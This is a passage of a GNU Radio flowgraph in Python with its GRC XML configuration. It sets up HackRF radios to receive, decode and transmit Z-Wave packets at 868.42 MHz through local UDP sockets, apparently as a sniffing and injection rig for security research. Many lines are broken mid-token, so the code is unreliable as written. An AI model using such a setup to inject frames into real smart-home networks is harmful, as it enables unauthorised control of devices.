            parent=self.GetWin(),
            sizer=_tx_gain_sizer,
            value=self.tx_gain,
```

```
            callback=self.set_tx_gain,
            label='tx_gain',
            converter=forms.float_converter(),
            proportion=0,
        )
        self._tx_gain_slider = forms.slider(
            parent=self.GetWin(),
            sizer=_tx_gain_sizer,
            value=self.tx_gain,
            callback=self.set_tx_gain,
            minimum=0,
            maximum=47,
            num_steps=47,
            style=wx.SL_HORIZONTAL,
            cast=float,
            proportion=1,
        )
        self.Add(_tx_gain_sizer)
        _tx_freq_offset_sizer = wx.BoxSizer(wx.VERTICAL)
        self._tx_freq_offset_text_box = forms.text_box(
            parent=self.GetWin(),
            sizer=_tx_freq_offset_sizer,
            value=self.tx_freq_offset,
            callback=self.set_tx_freq_offset,
            label='tx_freq_offset',
            converter=forms.int_converter(),
            proportion=0,
        )
        self._tx_freq_offset_slider = forms.slider(
            parent=self.GetWin(),
            sizer=_tx_freq_offset_sizer,
            value=self.tx_freq_offset,
            callback=self.set_tx_freq_offset,
            minimum=0,
            maximum=40e3,
            num_steps=1,
            style=wx.SL_HORIZONTAL,
            cast=int,
            proportion=1,
        )
        self.Add(_tx_freq_offset_sizer)
        _rx_if_gain_sizer = wx.BoxSizer(wx.VERTICAL)
        self._rx_if_gain_text_box = forms.text_box(
            parent=self.GetWin(),
            sizer=_rx_if_gain_sizer,
            value=self.rx_if_gain,
            callback=self.set_rx_if_gain,
            label='rx_if_gain',
            converter=forms.int_converter(),
            proportion=0,
        )
        self._rx_if_gain_slider = forms.slider(
            parent=self.GetWin(),
            sizer=_rx_if_gain_sizer,
            value=self.rx_if_gain,
            callback=self.set_rx_if_gain,
            minimum=0,
            maximum=40,
            num_steps=5,
            style=wx.SL_HORIZONTAL,
            cast=int,
            proportion=1,
        )
        self.Add(_rx_if_gain_sizer)
        _rx_bb_gain_sizer = wx.BoxSizer(wx.VERTICAL)
        self._rx_bb_gain_text_box = forms.text_box(
            parent=self.GetWin(),
            sizer=_rx_bb_gain_sizer,
            value=self.rx_bb_gain,
            callback=self.set_rx_bb_gain,
            label='rx_bb_gain',
            converter=forms.int_converter(),
            proportion=0,
        )
```

```
        self._rx_bb_gain_slider = forms.slider(
            parent=self.GetWin(),
            sizer=_rx_bb_gain_sizer,
            value=self.rx_bb_gain,
            callback=self.set_rx_bb_gain,
            minimum=0,
            maximum=62,
            num_steps=31,
            style=wx.SL_HORIZONTAL,
            cast=int,
            proportion=1,
        )
        self.Add(_rx_bb_gain_sizer)
        self.xmlrpc_server_0 = SimpleXMLRPCServer.SimpleXMLRPCServer(('localhost', 8080), allow_
none=True)
        self.xmlrpc_server_0.register_instance(self)
        self.xmlrpc_server_0_thread = threading.Thread(target=self.xmlrpc_server_0.serve_forever
)
        self.xmlrpc_server_0_thread.daemon = True
        self.xmlrpc_server_0_thread.start()
        self.rational_resampler_xxx_1 = filter.rational_resampler_ccc(
                interpolation=250,
                decimation=1,
                taps=None,
                fractional_bw=None,
        )
        self.osmosdr_source_0 = osmosdr.source( args="numchan=" + str(1) + " " + 'hackrf=a06063c
8245c615' )
        self.osmosdr_source_0.set_sample_rate(samp_rate)
        self.osmosdr_source_0.set_center_freq(center_freq-5e3+r1_freq_offset, 0)
        self.osmosdr_source_0.set_freq_corr(0, 0)
        self.osmosdr_source_0.set_dc_offset_mode(0, 0)
        self.osmosdr_source_0.set_iq_balance_mode(2, 0)
        self.osmosdr_source_0.set_gain_mode(False, 0)
        self.osmosdr_source_0.set_gain(14, 0)
        self.osmosdr_source_0.set_if_gain(rx_if_gain, 0)
        self.osmosdr_source_0.set_bb_gain(rx_bb_gain, 0)
        self.osmosdr_source_0.set_antenna('', 0)
        self.osmosdr_source_0.set_bandwidth(0, 0)

        self.osmosdr_sink_0 = osmosdr.sink( args="numchan=" + str(1) + " " + 'hackrf=a06063c8245
c615f' )
        self.osmosdr_sink_0.set_sample_rate(samp_rate*10)
        self.osmosdr_sink_0.set_center_freq(center_freq+tx_freq_offset, 0)
        self.osmosdr_sink_0.set_freq_corr(0, 0)
        self.osmosdr_sink_0.set_gain(14, 0)
        self.osmosdr_sink_0.set_if_gain(tx_gain, 0)
        self.osmosdr_sink_0.set_bb_gain(0, 0)
        self.osmosdr_sink_0.set_antenna('', 0)
        self.osmosdr_sink_0.set_bandwidth(0, 0)

        self.low_pass_filter_0_0 = filter.fir_filter_fff(1, firdes.low_pass(
            1, samp_rate, 40e3, 10e3, firdes.WIN_HAMMING, 6.76))
        self.low_pass_filter_0 = filter.fir_filter_fff(1, firdes.low_pass(
            1, samp_rate, 40e3, 10e3, firdes.WIN_HAMMING, 6.76))
        self.freq_xlating_fir_filter_xxx_0_0 = filter.freq_xlating_fir_filter_ccc(1, (taps), -
1*r2_freq_offset, samp_rate)
        self.freq_xlating_fir_filter_xxx_0 = filter.freq_xlating_fir_filter_ccc(1, (taps), -
1*r1_freq_offset, samp_rate)
        self.digital_gfsk_mod_0 = digital.gfsk_mod(
            samples_per_symbol=tx_sps,
            sensitivity=1.0,
            bt=1,
            verbose=False,
            log=False,
        )
        self.digital_clock_recovery_mm_xx_0_0 = digital.clock_recovery_mm_ff(r2_sps, 0.25*0.175*
0.175, 0.5, 0.175, 0.005)
        self.digital_clock_recovery_mm_xx_0 = digital.clock_recovery_mm_ff(r2_sps, 0.25*0.175*0.
175, 0.5, 0.175, 0.005)
        self.digital_binary_slicer_fb_0_0 = digital.binary_slicer_fb()
        self.digital_binary_slicer_fb_0 = digital.binary_slicer_fb()
        self.blocks_socket_pdu_0_0 = blocks.socket_pdu("UDP_CLIENT", '127.0.0.1', '52002', 10000
, False)
```

```
        self.blocks_socket_pdu_0 = blocks.socket_pdu("UDP_SERVER", '127.0.0.1', '52001', 10000,
False)
        self.blocks_pdu_to_tagged_stream_0 = blocks.pdu_to_tagged_stream(blocks.byte_t, 'packet_
len')
        self.blocks_not_xx_0 = blocks.not_bb()
        self.blocks_multiply_const_vxx_0 = blocks.multiply_const_vcc((0.9, ))
        self.blocks_message_debug_0_0 = blocks.message_debug()
        self.blocks_message_debug_0 = blocks.message_debug()
        self.analog_simple_squelch_cc_0_0 = analog.simple_squelch_cc(-40, 1)
        self.analog_simple_squelch_cc_0 = analog.simple_squelch_cc(-40, 1)
        self.analog_quadrature_demod_cf_0_0 = analog.quadrature_demod_cf(2*(samp_rate)/(2*math.p
i*20e3/8.0))
        self.analog_quadrature_demod_cf_0 = analog.quadrature_demod_cf(2*(samp_rate)/(2*math.pi*
20e3/8.0))
        self.Zwave_preamble_0 = Zwave.preamble(preamble_len)
        self.Zwave_packet_sink_0_0 = Zwave.packet_sink()
        self.Zwave_packet_sink_0 = Zwave.packet_sink()

        ##################################################
        # Connections
        ##################################################
        self.msg_connect((self.Zwave_packet_sink_0, 'out'), (self.blocks_message_debug_0, 'print
_pdu'))
        self.msg_connect((self.Zwave_packet_sink_0, 'out'), (self.blocks_socket_pdu_0_0, 'pdus')
)
        self.msg_connect((self.Zwave_packet_sink_0_0, 'out'), (self.blocks_message_debug_0, 'pri
nt_pdu'))
        self.msg_connect((self.Zwave_packet_sink_0_0, 'out'), (self.blocks_socket_pdu_0_0, 'pdus
'))
        self.msg_connect((self.Zwave_preamble_0, 'out'), (self.blocks_message_debug_0_0, 'print_
pdu'))
        self.msg_connect((self.Zwave_preamble_0, 'out'), (self.blocks_pdu_to_tagged_stream_0, 'p
dus'))
        self.msg_connect((self.blocks_socket_pdu_0, 'pdus'), (self.Zwave_preamble_0, 'in'))
        self.connect((self.analog_quadrature_demod_cf_0, 0), (self.low_pass_filter_0, 0))
        self.connect((self.analog_quadrature_demod_cf_0_0, 0), (self.low_pass_filter_0_0, 0))
        self.connect((self.analog_simple_squelch_cc_0, 0), (self.analog_quadrature_demod_cf_0, 0
))
        self.connect((self.analog_simple_squelch_cc_0_0, 0), (self.analog_quadrature_demod_cf_0_
0, 0))
        self.connect((self.blocks_multiply_const_vxx_0, 0), (self.rational_resampler_xxx_1, 0))
        self.connect((self.blocks_not_xx_0, 0), (self.digital_gfsk_mod_0, 0))
        self.connect((self.blocks_pdu_to_tagged_stream_0, 0), (self.blocks_not_xx_0, 0))
        self.connect((self.digital_binary_slicer_fb_0, 0), (self.Zwave_packet_sink_0, 0))
        self.connect((self.digital_binary_slicer_fb_0_0, 0), (self.Zwave_packet_sink_0_0, 0))
        self.connect((self.digital_clock_recovery_mm_xx_0, 0), (self.digital_binary_slicer_fb_0,
 0))
        self.connect((self.digital_clock_recovery_mm_xx_0_0, 0), (self.digital_binary_slicer_fb_
0_0, 0))
        self.connect((self.digital_gfsk_mod_0, 0), (self.blocks_multiply_const_vxx_0, 0))
        self.connect((self.freq_xlating_fir_filter_xxx_0, 0), (self.analog_simple_squelch_cc_0,
0))
        self.connect((self.freq_xlating_fir_filter_xxx_0_0, 0), (self.analog_simple_squelch_cc_0
_0, 0))
        self.connect((self.low_pass_filter_0, 0), (self.digital_clock_recovery_mm_xx_0, 0))
        self.connect((self.low_pass_filter_0_0, 0), (self.digital_clock_recovery_mm_xx_0_0, 0))
        self.connect((self.osmosdr_source_0, 0), (self.freq_xlating_fir_filter_xxx_0, 0))
        self.connect((self.osmosdr_source_0, 0), (self.freq_xlating_fir_filter_xxx_0_0, 0))
        self.connect((self.rational_resampler_xxx_1, 0), (self.osmosdr_sink_0, 0))

    def get_samp_rate(self):
        return self.samp_rate

    def set_samp_rate(self, samp_rate):
        self.samp_rate = samp_rate
        self.set_taps(firdes.low_pass(1,self.samp_rate,150e3,50e3,firdes.WIN_HAMMING))
        self.set_r2_sps(int(self.samp_rate/self.r2_baud))
        self.set_r1_sps(int(self.samp_rate/self.r1_baud))
        self.osmosdr_source_0.set_sample_rate(self.samp_rate)
        self.osmosdr_sink_0.set_sample_rate(self.samp_rate*10)
        self.low_pass_filter_0_0.set_taps(firdes.low_pass(1, self.samp_rate, 40e3, 10e3, firdes.
WIN_HAMMING, 6.76))
        self.low_pass_filter_0.set_taps(firdes.low_pass(1, self.samp_rate, 40e3, 10e3, firdes.WI
N_HAMMING, 6.76))
```

```
        self.analog_quadrature_demod_cf_0_0.set_gain(2*(self.samp_rate)/(2*math.pi*20e3/8.0))
        self.analog_quadrature_demod_cf_0.set_gain(2*(self.samp_rate)/(2*math.pi*20e3/8.0))

    def get_r2_baud(self):
        return self.r2_baud

    def set_r2_baud(self, r2_baud):
        self.r2_baud = r2_baud
        self.set_r2_sps(int(self.samp_rate/self.r2_baud))

    def get_r1_freq_offset(self):
        return self.r1_freq_offset

    def set_r1_freq_offset(self, r1_freq_offset):
        self.r1_freq_offset = r1_freq_offset
        self.set_r2_freq_offset(self.r1_freq_offset+2e4)
        self.osmosdr_source_0.set_center_freq(self.center_freq-5e3+self.r1_freq_offset, 0)
        self.freq_xlating_fir_filter_xxx_0.set_center_freq(-1*self.r1_freq_offset)

    def get_r1_baud(self):
        return self.r1_baud

    def set_r1_baud(self, r1_baud):
        self.r1_baud = r1_baud
        self.set_r1_sps(int(self.samp_rate/self.r1_baud))

    def get_tx_sps(self):
        return self.tx_sps

    def set_tx_sps(self, tx_sps):
        self.tx_sps = tx_sps

    def get_tx_gain(self):
        return self.tx_gain

    def set_tx_gain(self, tx_gain):
        self.tx_gain = tx_gain
        self._tx_gain_slider.set_value(self.tx_gain)
        self._tx_gain_text_box.set_value(self.tx_gain)
        self.osmosdr_sink_0.set_if_gain(self.tx_gain, 0)

    def get_tx_freq_offset(self):
        return self.tx_freq_offset

    def set_tx_freq_offset(self, tx_freq_offset):
        self.tx_freq_offset = tx_freq_offset
        self._tx_freq_offset_slider.set_value(self.tx_freq_offset)
        self._tx_freq_offset_text_box.set_value(self.tx_freq_offset)
        self.osmosdr_sink_0.set_center_freq(self.center_freq+self.tx_freq_offset, 0)

    def get_taps(self):
        return self.taps

    def set_taps(self, taps):
        self.taps = taps
        self.freq_xlating_fir_filter_xxx_0_0.set_taps((self.taps))
        self.freq_xlating_fir_filter_xxx_0.set_taps((self.taps))

    def get_rx_if_gain(self):
        return self.rx_if_gain

    def set_rx_if_gain(self, rx_if_gain):
        self.rx_if_gain = rx_if_gain
        self._rx_if_gain_slider.set_value(self.rx_if_gain)
        self._rx_if_gain_text_box.set_value(self.rx_if_gain)
        self.osmosdr_source_0.set_if_gain(self.rx_if_gain, 0)

    def get_rx_bb_gain(self):
        return self.rx_bb_gain

    def set_rx_bb_gain(self, rx_bb_gain):
        self.rx_bb_gain = rx_bb_gain
        self._rx_bb_gain_slider.set_value(self.rx_bb_gain)
        self._rx_bb_gain_text_box.set_value(self.rx_bb_gain)
```

```
        self.osmosdr_source_0.set_bb_gain(self.rx_bb_gain, 0)

    def get_r2_sps(self):
        return self.r2_sps

    def set_r2_sps(self, r2_sps):
        self.r2_sps = r2_sps
        self.digital_clock_recovery_mm_xx_0_0.set_omega(self.r2_sps)
        self.digital_clock_recovery_mm_xx_0.set_omega(self.r2_sps)

    def get_r2_freq_offset(self):
        return self.r2_freq_offset

    def set_r2_freq_offset(self, r2_freq_offset):
        self.r2_freq_offset = r2_freq_offset
        self.freq_xlating_fir_filter_xxx_0_0.set_center_freq(-1*self.r2_freq_offset)

    def get_r1_sps(self):
        return self.r1_sps

    def set_r1_sps(self, r1_sps):
        self.r1_sps = r1_sps

    def get_preamble_len(self):
        return self.preamble_len

    def set_preamble_len(self, preamble_len):
        self.preamble_len = preamble_len
        self.Zwave_preamble_0.set_preamble(self.preamble_len)

    def get_center_freq(self):
        return self.center_freq

    def set_center_freq(self, center_freq):
        self.center_freq = center_freq
        self.osmosdr_source_0.set_center_freq(self.center_freq-5e3+self.r1_freq_offset, 0)
        self.osmosdr_sink_0.set_center_freq(self.center_freq+self.tx_freq_offset, 0)


def main(top_block_cls=top_block, options=None):

    tb = top_block_cls()
    tb.Start(True)
    tb.Wait()


if __name__ == '__main__':
    main()
```

./setup/Zwave.grc

```
<?xml version='1.0' encoding='utf-8'?>

<?grc format='1' created='3.7.11'?>

<flow_graph>

  <timestamp>Wed Jun 17 01:47:16 2015</timestamp>

  <block>

    <key>options</key>

    <param>

      <key>author</key>

      <value></value>

    </param>

    <param>

<key>window_size</key>

      <value>1280, 1024</value>

    </param>

    <param>

<key>category</key>

<value>Custom</value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>description</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

<value>True</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(10, 10)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

<key>generate_options</key>

<value>wx_gui</value>

    </param>

    <param>

<key>hier_block_src_path</key>

      <value>.:</value>

    </param>

    <param>

      <key>id</key>

<value>top_block</value>

    </param>

    <param>

<key>max_nouts</key>

      <value>0</value>

    </param>

    <param>

<key>qt_qss_theme</key>

      <value></value>

    </param>

    <param>

<key>realtime_scheduling</key>

      <value></value>

    </param>

    <param>

<key>run_command</key>

      <value>{python} -u {filename}</value>

    </param>

    <param>

<key>run_options</key>

<value>prompt</value>

    </param>

    <param>

      <key>run</key>

<value>True</value>

    </param>

    <param>

<key>thread_safe_setters</key>

      <value></value>

    </param>

    <param>

      <key>title</key>

      <value></value>

    </param>

  </block>

  <block>

    <key>variable</key>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(392, 11)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>center_freq</value>

    </param>

    <param>

      <key>value</key>

<value>868.42e6</value>

    </param>

  </block>

  <block>

    <key>variable</key>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

<value>True</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(88, 755)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>preamble_len</value>

    </param>

    <param>

      <key>value</key>

      <value>80</value>

    </param>

  </block>

  <block>

    <key>variable</key>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

<value>True</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(872, 11)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>r1_baud</value>
```

```
    </param>
    <param>
      <key>value</key>
<value>19.2e3</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(496,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>r1_freq_offset</v
alue>
    </param>
    <param>
      <key>value</key>
      <value>8e4</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
```

```
    </param>
    <param>
<key>_coordinate</key>
      <value>(960,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>r1_sps</value>
    </param>
    <param>
      <key>value</key>
<value>int(samp_rate/r1_
baud)</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(720,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>r2_baud</value>
    </param>
    <param>
```

```
      <key>value</key>
<value>40e3</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(608,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>r2_freq_offset</v
alue>
    </param>
    <param>
      <key>value</key>
<value>r1_freq_offset+2e
4</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
```

```
    <param>
<key>_coordinate</key>
      <value>(800,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>r2_sps</value>
    </param>
    <param>
      <key>value</key>
<value>int(samp_rate/r2_
baud)</value>
    </param>
  </block>
  <block>
<key>variable_slider</ke
y>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>converver</key>
<value>int_converter</va
lue>
    </param>
    <param>
      <key>value</key>
      <value>24</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(120,
75)</value>
    </param>
    <param>
```

```
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>rx_bb_gain</value
>
    </param>
    <param>
      <key>label</key>
      <value></value>
    </param>
    <param>
      <key>max</key>
      <value>62</value>
    </param>
    <param>
      <key>min</key>
      <value>0</value>
    </param>
    <param>
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>num_steps</key>
      <value>31</value>
    </param>
    <param>
      <key>style</key>
<value>wx.SL_HORIZONTAL<
/value>
    </param>
  </block>
  <block>
<key>variable_slider</ke
y>
    <param>
      <key>comment</key>
      <value></value>
    </param>
```

```
    <param>
<key>converver</key>
<value>int_converter</va
lue>
    </param>
    <param>
      <key>value</key>
      <value>24</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(8,
75)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>rx_if_gain</value
>
    </param>
    <param>
      <key>label</key>
      <value></value>
    </param>
    <param>
      <key>max</key>
      <value>40</value>
    </param>
    <param>
      <key>min</key>
      <value>0</value>
    </param>
    <param>
```

```
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>num_steps</key>
      <value>5</value>
    </param>
    <param>
      <key>style</key>
<value>wx.SL_HORIZONTAL<
/value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(296,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>samp_rate</value>
    </param>
    <param>
      <key>value</key>
      <value>2e6</value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
```

```
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(1048,
11)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>taps</value>
    </param>
    <param>
      <key>value</key>
<value>firdes.low_pass(1
,samp_rate,150e3,50e3,fi
rdes.WIN_HAMMING)</value
>
    </param>
  </block>
  <block>
<key>variable_slider</ke
y>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>converver</key>
<value>int_converter</va
lue>
    </param>
    <param>
      <key>value</key>
      <value>0</value>
    </param>
    <param>
```

```
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(208,
707)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>tx_freq_offset</v
alue>
    </param>
    <param>
      <key>label</key>
      <value></value>
    </param>
    <param>
      <key>max</key>
<value>40e3</value>
    </param>
    <param>
      <key>min</key>
      <value>0</value>
    </param>
    <param>
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>num_steps</key>
      <value>1</value>
    </param>
    <param>
      <key>style</key>
```

```
<value>wx.SL_HORIZONTAL<
/value>
    </param>
  </block>
  <block>
<key>variable_slider</ke
y>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>converver</key>
<value>float_converter</
value>
    </param>
    <param>
      <key>value</key>
      <value>35</value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(328,
707)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
<key>grid_pos</key>
      <value></value>
    </param>
    <param>
      <key>id</key>
<value>tx_gain</value>
    </param>
    <param>
      <key>label</key>
      <value></value>
```

```
    </param>
    <param>
      <key>max</key>
      <value>47</value>
    </param>
    <param>
      <key>min</key>
      <value>0</value>
    </param>
    <param>
<key>notebook</key>
      <value></value>
    </param>
    <param>
<key>num_steps</key>
      <value>47</value>
    </param>
    <param>
      <key>style</key>
<value>wx.SL_HORIZONTAL<
/value>
    </param>
  </block>
  <block>
    <key>variable</key>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
<value>True</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(16,
755)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
```

```
<value>tx_sps</value>
    </param>
    <param>
      <key>value</key>
      <value>2</value>
    </param>
  </block>
  <block>
<key>Zwave_packet_sink</
key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(960,
144)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>Zwave_packet_sink
_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
```

```
    <param>

<key>minoutbuf</key>

      <value>0</value>

    </param>

  </block>

  <block>

<key>Zwave_packet_sink</
key>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(968,
296)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>Zwave_packet_sink
_0_0</value>

    </param>

    <param>

<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>

<key>minoutbuf</key>
```

```
      <value>0</value>

    </param>

  </block>

  <block>

<key>Zwave_preamble</key
>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(176,
843)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>Zwave_preamble_0<
/value>

    </param>

    <param>

<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>

<key>minoutbuf</key>

      <value>0</value>

    </param>
```

```
    <param>

<key>preamble_length</ke
y>

<value>preamble_len</val
ue>

    </param>

  </block>

  <block>

<key>analog_quadrature_d
emod_cf</key>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(288,
83)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>gain</key>

<value>2*(samp_rate)/(2*
math.pi*20e3/8.0)</value
>

    </param>

    <param>

      <key>id</key>

<value>analog_quadrature
_demod_cf_0</value>

    </param>
```

```
    <param>

<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>

<key>minoutbuf</key>

      <value>0</value>

    </param>

  </block>

  <block>

<key>analog_quadrature_d
emod_cf</key>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(328,
515)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>gain</key>

<value>2*(samp_rate)/(2*
math.pi*20e3/8.0)</value
>

    </param>

    <param>

      <key>id</key>
```

```
<value>analog_quadrature
_demod_cf_0_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
  </block>
  <block>
<key>analog_simple_squel
ch_cc</key>
    <param>
      <key>alpha</key>
      <value>1</value>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(288,
139)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>id</key>
<value>analog_simple_squ
elch_cc_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>threshold</key>
      <value>-40</value>
    </param>
  </block>
  <block>
<key>analog_simple_squel
ch_cc</key>
    <param>
      <key>alpha</key>
      <value>1</value>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
```

```
      <value>(328,
443)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>analog_simple_squ
elch_cc_0_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>threshold</key>
      <value>-40</value>
    </param>
  </block>
  <block>
<key>blocks_complex_to_r
eal</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>0</value>
    </param>
```

```
    <param>
<key>_coordinate</key>
      <value>(752,
784)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>blocks_complex_to
_real_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>vlen</key>
      <value>1</value>
    </param>
  </block>
  <block>
<key>blocks_message_debu
g</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
```

```
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(1160,
216)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>blocks_message_de
bug_0</value>
    </param>
  </block>
  <block>
<key>blocks_message_debu
g</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
